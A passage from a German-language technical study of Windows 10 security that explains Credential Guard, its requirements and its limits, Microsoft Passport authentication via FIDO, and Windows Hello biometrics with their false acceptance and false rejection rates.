


Abbildung 30: Extraktion der Hashes bei Nutzung von Credential Guard nicht möglich – Quelle: [JA-VSM]




Abbildung 31: Extraktion der Hashes ohne Nutzung von Credential Guard möglich – Quelle: [JA-VSM]

[4] Source: https://github.com/gentilkiwi/mimikatz, Information: http://blog.gentilkiwi.com/mimikatz

2.5.2. Aktivierung von Credential Guard

Die zur Aktivierung von *Credential Guard* nötigen Schritte können [MTN-CredG] sowie der Anleitung [JA-VSM] entnommen werden. Grob skizziert müssen die Windows 10 Features *Hyper-V* und *Isolated User Mode* hinzugefügt werden, und *Credential Guard* z.B. mittels Policies aktiviert werden. Damit der Virtual Secure Mode beim Betriebssystem-Start vom Hypervisor mit ausgeführt wird, müssen mittels `bcdedit` noch diverse *Boot Configuration Data* (BCD) Konfigurationen vorgenommen werden.

2.5.3. Anforderungen für die Nutzung von Credential Guard

Die Hard- und Software-Anforderungen können [MTN-CredG] entnommen werden.

- Da die Funktionalität auf Virtualization-based Security aufbaut, sind hierfür die in Abschnitt 2.4.3 bereits erläuterten Voraussetzungen zu erfüllen.
- Zusätzlich sollte ein Trusted Platform Module (TPM) in der Version 1.2 oder 2.0 zur Verfügung stehen, um eine hardware-basierte Verschlüsselung der Credential Guard Keys zu ermöglichen.
- Um zu verhindern, dass der mittels UEFI Firmware konfigurierte Secure Boot deaktiviert werden kann, sollte der Zugang zu den UEFI-Settings geschützt werden („BIOS-Kennwort“) und sollten Firmware-Updates nur über einen sicheren (validierten) Firmware-Update Prozess zugelassen sein.

2.5.4. Von Credential Guard nicht erfasste Angriffs-Szenarien

Credential Guard ist ein neues, wichtiges Feature um Passwort-Hashes und Kerberos-Tickets im Hauptspeicher zu schützen, es existieren jedoch weiterhin Szenarien und Bedrohungen die Angriffe denkbar erscheinen lassen [MTN-CredG] [MIG-PtH, Slide 15] [RSA15-PtH2, T:10:30]:

- (Dritthersteller-)Software-Produkte die Credentials nicht mittels Windows-Hilfsmitteln verarbeiten, sondern selbst im Hauptspeicher halten.
- Lokale Benutzerkonten und Microsoft Accounts (Credential-Guard wirkt nur für Domänen-Konten). Wobei hierbei berücksichtigt werden sollte, dass Angreifer die bereits in der Lage sind Tools wie z.B. mimikatz als LocalSystem auszuführen ohnehin bereits die Herrschaft über das lokale System übernommen haben, weitere lokale Benutzerkonten zu übernehmen dürfte somit den Umfang der Kompromittierung nicht mehr ausweiten – sofern die lokalen Credentials nicht auf anderen Systemen im Netz gleichartig verwendbar sind, was ohnehin tunlichst vermieden werden sollte).
- Keyboard-Logger
- Physische Angriffe (z.B. physischen Zugriff auf den RAM, Cold-Boot-Attacke)
- Nutzung der Credentials im Kontext des Anwenders, ein (Domänen-)Administrator der auf einer mit Malware verseuchten Maschine arbeitet, läuft daher selbstverständlich weiterhin Gefahr, dass die Malware die vorhandenen Berechtigungen und Single-Sign-On Möglichkeiten ausnutzt.
- Nicht gepatchte Schwachstellen in der Firmware, Hardware oder dem Isolated User Mode könnten z.B. Seitenkanalangriffe oder Brute-Force-Angriffe ermöglichen.

2.6. Authentifizierung

Die seit Jahrzehnten in der IT gebräuchlichste Methode der Benutzerauthentifizierung sind Passwörter. Eine Kennwort-Eingabe ist zwar einfach zu implementieren, jedoch sind damit einige bedeutende Nachteile verbunden – zum Beispiel:

- Sichere Kennwörter müssen über ausreichende Entropie und Komplexität verfügen, um nicht mittels einfacher Brute-Force oder Dictionary-Angriffe ausgehebelt zu werden. Kennwort-Policies zwingen Anwender daher in der Regel zu einer Kennwort-Mindestlänge und Komplexität, und fordern zudem auf, das Kennwort in regelmäßigen Abständen zu wechseln.
- Komplexe und zudem regelmäßig wechselnde Kennwörter sind aber schwer zu merken, Anwender verwenden daher oftmals die gleichen Kennwörter für mehrere Systeme bzw. Applikationen, Services, etc… oder schreiben diese auf.
- Vergessene Kennwörter hindern Anwender an der legitimen Nutzung der Systeme, dies verursacht hohen Aufwand für die Bereitstellung sicherer Verfahren zum Kennwort-Reset. Um daraus resultierende Kosten und Betriebsunterbrechungen zu minimieren werden aber oftmals automatisierte Verfahren implementiert, oder standardisierte Prozesse die auch telefonisch über den Helpdesk abgewickelt werden können angeboten. Diese wiederum schaffen erneut Risiken der unautorisierten Nutzung.
- Kennwörter müssen zur Verifikation in irgendeiner Weise systemseitig gespeichert werden. Um die Vertraulichkeit bestmöglich zu gewährleisten erfolgt diese Speicherung zwar in der Regel in Form von nicht rückrechenbaren Hashes, wird die Kennwort-Datenbank durch Angreifer geknackt besteht aber dennoch (zumindest für mit zu geringer Entropie und Komplexität ausgestattete Kennwörter) die Möglichkeit diese zu knacken.
- Kennwörter können einfach ausspioniert und in Folge missbräuchlich verwendet werden. Schriftliche Aufzeichnungen (z.B. Post-It unter dem Mousepad) können durch Unbefugte entdeckt werden. Mittels Phishing-Angriffen oder Social-Engineering lassen sich diese aber oftmals sogar sorgsamen Anwendern erfolgreich entlocken.
- Anwender können ihre Zugangsdaten aber auch absichtlich weitergeben – einmal weitergegebene Credentials lassen sich nicht „zurückholen“.

Für Authentifizierungssysteme stehen in der Regel drei verbreitete Möglichkeiten zur Verfügung, welche sich auch zu Zwei-Faktor oder Multi-Faktor-Authentifizierung kombinieren lassen:

- Wissen – zum Beispiel ein Kennwort
- Besitz – zum Beispiel einen Authentifizierungstoken, wie z.B. eine Smartcard
- Jemand sein – Identifikation anhand von Körpermerkmalen / Biometrie

Die lokale Anmeldung an das Betriebssystem wird unter Windows mittels *Credential Providern* durchgeführt. Die bislang gängigen Credential Provider nutzen Benutzername- und Kennwort-Eingaben oder stützten sich auf Authentifizierungstoken wie zum Beispiel Smartcards mit zusätzlicher PIN-Eingabe ab. Andere Möglichkeiten der Authentifizierung waren und sind durch Verwendung von *Custom Credential Providern* möglich.

Windows 10 bringt nun mehrere von Microsoft mitgelieferte System-Credential-Provider mit, diese ermöglichen nicht nur wie gehabt die Nutzung von Username/Kennwort und Smartcards, sondern auch die Verwendung einer gerätespezifischen User-PIN, eines Bild-Codes sowie biometrischer Merkmale wie Fingerabdruck, Gesichtserkennung oder Iris-Scan (vgl. [MTN-Passp2]).

2.6.1. Microsoft Passport

Die in Windows 10 integrierte Technologie namens *Microsoft Passport* hat nichts zu tun mit dem Microsoft-Konto (auch Windows Live ID oder früher eben auch Passport genannt). Es handelt sich um einen lokal (also auch ohne Microsoft Cloud-Services) nutzbaren Mechanismus, der es ermöglich den Benutzer gegenüber zahlreichen (externen) Diensten zu authentifizieren, zum Beispiel:

- Microsoft Account
- Active Directory (AD) Unternehmens-Account
- Microsoft Azure Active Directory (AD) Account (Cloud-Service)
- Web Authentication - Identity Provider Services auf Basis Fast ID Online, FIDO v2.0

Passport ersetzt die herkömmliche, Kennwort-basierte Authentifizierung zur Nutzung von Services sowohl im Unternehmen (Active Directory, Kerberos) aber auch gegenüber externen (Cloud-) Diensten. Passport basiert auf starken asymmetrischen kryptographischen Schlüsseln, die idealerweise mittels Trusted Platform Module (TPM) in Hardware geschützt werden – steht kein TPM zur Verfügung kann Passport jedoch auch als Software-Lösung genutzt werden.

Im Zuge der Registrierung wird zwischen Passport und dem Identity-Provider eine starke kryptographische Bindung unter Verwendung des Public-Keys hergestellt. Konkret wird der Public-Key des Benutzers aus dem Passport mit dem Account (Online, bzw. im Active-Directory) verknüpft. Diese Bindung weist ein deutlich höheres Schutz-Niveau auf, als es die bislang übliche Verwendung von komplexen Kennwörtern erlauben würde. Im Unternehmensumfeld ist so beispielsweise der Bezug von Kerberos-Tickets unter Verwendung von starker Kryptographie möglich.

Passport selbst authentifiziert den Benutzer mittels einer (kurzen) PIN, einer Bild-Geste, Fingerprint, Iris-Scan oder Gesichtserkennung. Dies kann im Zuge der interaktiven Anmeldung an das Gerät passieren und so die klassische Verwendung von Benutzername und Kennwort sowie Smartcard ablösen. Neben Passport wird jedoch stets auch eine reguläre Authentifizierung des Benutzers mittels Benutzername/Kennwort und/oder Smartcard möglich sein müssen, denn die erste Anmeldung des Benutzers am System vor Provisionierung seines lokal am Gerät (bzw. vom TPM geschützten) Passports kann nur auf diese Weise erfolgen.

Microsoft bezeichnet die Passport-Technologie als Zwei-Faktor-Authentifizierung. Dies erscheint auf den ersten Blick merkwürdig, denn ein Unlock des Passports mittels eines Fingerprints oder mittels einer einfachen PIN nutzt freilich nur einen einzigen Faktor. Die Sichtweise ist jedoch folgende: Passport authentifiziert nicht den Benutzer am System, sondern Passport authentifiziert den Benutzer gegenüber Netzwerk-, Web- und Cloud-Diensten. Und diese Form der Authentifizierung setzt nun den Besitz des Gerätes auf dem

der Passport eingerichtet ist voraus, somit sind tatsächlich zwei Faktoren nötig, das Windows 10 Gerät mit eingerichteter Passport-Funktionalität und das biometrische Merkmal oder die Passport-PIN. Nur biometrische Merkmale zu besitzen oder über die PIN zu verfügen reicht nicht aus, um sich bei den verbundenen Diensten anzumelden – es muss stets auch das Gerät auf dem Passport aktiviert wurde hierfür genutzt werden.

Verfügt ein Anwender über mehrere Windows 10 Geräte, so handelt es sich auch um getrennt voneinander zu betrachtende Passports, das Schlüsselmaterial (Private-Key) verlässt das Gerät niemals, es wird vom TPM geschützt und weder auf andere Geräte übertragen noch im Active Directory gesichert. Das Passport-Verfahren ähnelt daher sehr einer virtuellen Smartcard, wobei aber auch „echte“ virtuelle Smartcards die sich im System tatsächlich als Smartcard präsentieren möglich sind – mehr dazu siehe Abschnitt 2.6.3.

Abbildung 32 zeigt, wie mittels des neuen Microsoft Webbrowsers Edge eine Anmeldung unter Verwendung von Passport an einen Web-Dienst erfolgt (http://testdrive-fido.azurewebsites.net/fidoregister.html). Es kommt hierzu die *Fast ID Online* (FIDO) Authentifizierung (aktuell als *Web Authentication*[5] vom W3C in Standardisierung befindlich) zur Anwendung, welche eine starke Zwei-Faktor-Authentifizierung mittels U2F (Universal 2nd Factor) darstellt. Zur Anmeldung auf der Website wird kein Kennwort an die Website übermittelt, stattdessen wird mittels eines Authentifizierungsprotokolls eine kryptographische Authentifizierung vorgenommen, die der Benutzer lokal gegenüber seinem Passport durch Eingabe der PIN oder wie im Screenshot ersichtlich mittels Gesichtserkennung autorisieren muss.




Abbildung 32: Zugriff mittels Edge auf Demo-Website mit Passport-Authentifizierung (FIDO)

Nur bei erfolgreicher Authentifizierung mittels Wissen (PIN bzw. Bild-Geste) oder Biometrie (Fingerprint, Iris-Scan, Gesichtserkennung) wird das über TPM geschützte Schlüsselmaterial zur Verwendung freigegeben – z.B. zur Active-Directory Anmeldung oder

[5] Web Authentication (Draft): A Web API for accessing scoped credentials: http://w3c.github.io/webauthn/

zur Authentifizierung gegenüber einem Web-Dienst. Die unterschiedlichen Möglichkeiten stellen jeweils verschiedene Protektoren dar, mit denen das eigentliche Schlüsselmaterial geschützt ist. Nach Freigabe durch den Anwender wird unter Verwendung des (idealerweise mittels TPM geschützten) Private-Keys eine vom Server bereitgestellte Challenge signiert – der Server prüft die Signatur in weiterer Folge (siehe Abbildung 33).




Abbildung 33: Challenge-Response Verfahren – Quelle: [MTN-Passp3]

Die Verwendung einer PIN zur Autorisierung mag als Rückschritt im Vergleich zu einem komplexen Kennwort erscheinen. Tatsächlich handelt es sich bei der PIN jedoch nicht zwingend um eine Nummer, es können wie bei Kennworten auch komplexe Anforderungen an dieses Merkmal gestellt werden. Der Vorteil ist, dass diese PIN niemals über das Netzwerk übermittelt und auch nicht direkt mittels Authentifikationsverfahren zur Authentifizierung verwendet wird. Die PIN ist im Netzwerk daher wertlos, ohne Besitz des Gerätes auf dem der zugehörige Passport provisioniert wurde, kann damit kein Missbrauch stattfinden – vergleichbar also mit Smartcards, auch hier wird eine meist kurze PIN in Hardware verifiziert, und die Nutzung nach wenigen Fehlversuchen mittels Hardware abgesichert blockiert - im Falle von Passport übernimmt dies das TPM.

Bei Verwendung von TPM 2.0 kann über sogenannte *Endorsement Key Zertifikate* der Identity-Provider auch kryptographisch verifizieren, ob auf Anwenderseite dessen Passport lediglich in Software oder von TPM 2.0 geschützt betrieben wird (*Attestation Service* – Bescheinigung bzw. Bestätigung der Nutzung von TPM, vergleiche hierzu auch *TPM-Attestation* in Kapitel 2.2).

Weiterführende Details sowie die unterschiedlichen Einsatz-Szenarien (Key-based oder Certificate-based mittels Unternehmens-PKI, Management mittels Azure AD, on-premise Active Directory oder Intune) können [MTN-Passp1], [MTN-Passp2] und [MTN-Passp3] entnommen werden.

2.6.2. Biometrie mit Windows Hello

Windows Hello ermöglicht in Kombination mit Microsoft Passport eine sichere Authentifizierung, die auch aus Anwendersicht erhebliche Vorteile in Form eines sehr komfortablen Nutzungserlebnisses bietet.

Konkret werden aktuell folgende Formen der Biometrie unterstützt:

- Iris-Scan
- Fingerprint
- Gesichtserkennung

Biometrische Authentifizierung ist stets mit Unsicherheit verbunden. Während klassische kryptographische Methoden als Ergebnis lediglich die Werte „korrekt“ oder „falsch“ liefern, müssen biometrische Methoden stets ein Template-Matching (also einen Vergleich der aktuellen Sensorwerte mit für den Anwender hinterlegten Referenzwerten) durchführen.




Abbildung 34: Funktionsweise eines Biometrischen Systems – Quelle: [AW-Bio]

Das Ergebnis eines solchen biometrischen Vergleichs-Verfahrens ist nicht zwingend wie in Abbildung 34 illustriert ein „identisch“ oder „nicht identisch“, sondern der Algorithmus liefert vielmehr ein „ist zu XY Prozent ähnlich“. In diesem Zusammenhang treten zahlreiche Fragestellungen und Probleme auf, man spricht hier vor allem von folgenden zwei Kenngrößen (vgl. [AW-Bio]):

- Falsch-Akzeptanz-Rate (False Acceptance Rate – FAR oder auch als False Match Rate – FMR bezeichnet): Eine Person wird akzeptiert, obwohl es sich in Wahrheit nicht um die hinterlegte Person handelt.
- Falsch-Rückweisungs-Rate (False Rejection Rate – FRR oder auch als False Non Match Rate – FNMR bezeichnet): Eine Person wird nicht akzeptiert, obwohl tatsächlich die korrekte Person sich zu authentifizieren versucht.

Eine Falsch-Rückweisung ist für den betreffenden Anwender sehr lästig, das System lässt ihn nicht zugreifen – der Anwender muss möglicherweise mehrere Versuche durchführen oder in letzter Konsequenz auf eine alternative Authentifizierung (z.B. mittels Smartcard, Kennwort oder Geräte-PIN) zurückgreifen.

Eine Falsch-Akzeptanz ist im Gegensatz zur Falsch-Rückweisung aus Security-Sicht aber sehr problematisch. Eine Person mit ähnlichen Merkmalen oder krimineller Energie und Expertise um dem System falsche biometrische Merkmale vorzutäuschen kann das System anstelle des legitimen Anwenders nutzen.




Abbildung 35: Falsch-Rückweisungs- / Falsch-Akzeptanz-Rate – Quelle: [AW-Bio]

Es ist für ein biometrisches System in der Regel einfach eine der beiden Kenngrößen mit hervorragenden Werten zu erfüllen (siehe Zusammenhang in Abbildung 35). Ein sehr sicheres System mit einer sehr geringen Falsch-Akzeptanz-Rate wird jedoch unweigerlich dazu neigen oftmals Anwender fälschlicherweise zurückzuweisen. Umgekehrt wird ein System welches Anwender stets auch bei ungünstigen Umgebungsbedingungen perfekt erkennt (also eine geringe Falsch-Rückweisungs-Rate aufweist) jedoch naturgemäß nicht so sicher sein – also eine höhere Falsch-Akzeptanz-Rate aufweisen. Es handelt sich also um ein Trade-off zwischen Komfort und Sicherheit.

Microsoft bezeichnet die in Windows 10 mit Windows Hello zur Verfügung gestellte Biometrie-Lösung wörtlich als „enterprise-grade security“ (vgl. [MS-Hello]). Hardware-Hersteller müssen strenge Anforderungen erfüllen, damit deren Treiber in das *Windows Biometric Framework* (siehe Abbildung 36) aufgenommen werden. Konkret nennt Microsoft in [MTN-Hello] und sehr detailliert in [MSDN-Hello] folgende Werte:

Falsch-Akzeptanz-Raten (kleinerer Prozent-Wert stellt höhere Sicherheit dar):

- Fingerprint Touch-Sensoren: < 0,001% (entspricht 1 zu 100.000)
- Fingerprint Swipe-Sensoren: < 0,002% (entspricht 1 zu 50.000)
- Gesichtserkennung mittels Infrarot-Sensoren und IR-Kameras: < 0,001%
- Iris-Scan: <0,001%

Eine Anti-Spoofing-Erkennung wird seitens Microsoft gefordert. So dürfen Fingerprint-Nachbildungen die beispielsweise aus Gelatine angefertigt wurden nicht erkannt werden, eine Lebend-Erkennung sollte durchgeführt werden. Gesichtserkennung und Iris-Scan darf nicht mittels Fotografien oder anderer 2D-Bilder fälschbar sein, sondern muss eine 3D-Abtastung vornehmen. Die Falsch-Rückweisungs-Raten müssen sich in einem Real-World-Szenario hierbei bei unter 10% bewegen.

Es ist also erkennbar, dass Microsoft bei der Spezifikation der geforderten Kenngrößen Wert auf Sicherheit gelegt hat, und daher auch bewusst eine höhere Falsch-Rückweisungs-Rate die zu Lasten des Anwender-Nutzungserlebnisses geht in Kauf nimmt. Die geforderten Werte für Falsch-Akzeptanz-Raten suggerieren jedenfalls, dass Gesichtserkennung eine ähnliche Qualität wie die bereits seit längerer Zeit mit Dritthersteller-Lösungen realisierte Fingerprint-Erkennung aufweist.

Zur Realisierung der biometrischen Funktionalitäten hat Microsoft das *Windows Biometric Framework* (siehe Abbildung 36) eingeführt. Kernkomponente ist hierbei ein der *Windows-Biometriedienst*, welcher alle biometrischen Gerätetreiber (WBDI = *Windows Biometric Device Interface Driver*) verwaltet. Im Storage Adapter werden die biometrisches Referenz-Templates gehalten, der Sensor-Adapter liefert biometrische Werte und ermöglicht eine Konfiguration des Sensors. Herzstück ist der Engine Adapter, welcher die Normalisierung der Sensorwerte durchführt und das Template-Matching (also den Vergleich der aktuellen Sensor-Werte mit den hinterlegten Referenz-Templates) vornimmt (vgl. [MSDN-Bio]).




Abbildung 36: Windows Biometric Framework – Quelle: [MIG-Hello]

Soll Windows Hello eingesetzt werden muss bei der Geräte-Auswahl explizit auf eine Kompatibilität der verbauten biometrischen Sensoren mit Windows 10 und der Hello-Funktionalität geachtet werden. Für die Gesichtserkennung ist beispielsweise eine Webcam keinesfalls ausreichend, es müssen spezielle Kameras mit Infrarot und 3D-Abtastung verbaut werden. Solche können zwar auch extern über USB-Anschluss nachgerüstet werden (z.B. Intel RealSense 3D Kameras), speziell bei Notebooks oder Tablets ist jedoch ein akzeptables Nutzungserlebnis nur mit kompatibler, verbauter Technik zu erwarten.

Um Windows Hello zu nutzen muss zuerst in den Einstellungen Passport initialisiert werden. Hierzu ist vom Anwender eine Geräte-PIN zu vergeben („Anmeldung per PIN einrichten“).

Danach können die seitens der verwendeten Hardware bereitgestellten biometrischen Verfahren initialisiert werden – um eine Erkennung zu trainieren müssen Referenz-Templates angefertigt werden (siehe Abbildung 38).

Abbildung 37 illustriert den typischen Aufbau einer für Gesichtserkennung geeigneten Kamera, wie sie auch zum Beispiel in Microsofts Surface 4 Tablet oder in Intels RealSense 3D Kamera verbaut ist.




Abbildung 37: Intel RealSense 3D Kamera zur Gesichtserkennung – Quelle: [Intel-F200]

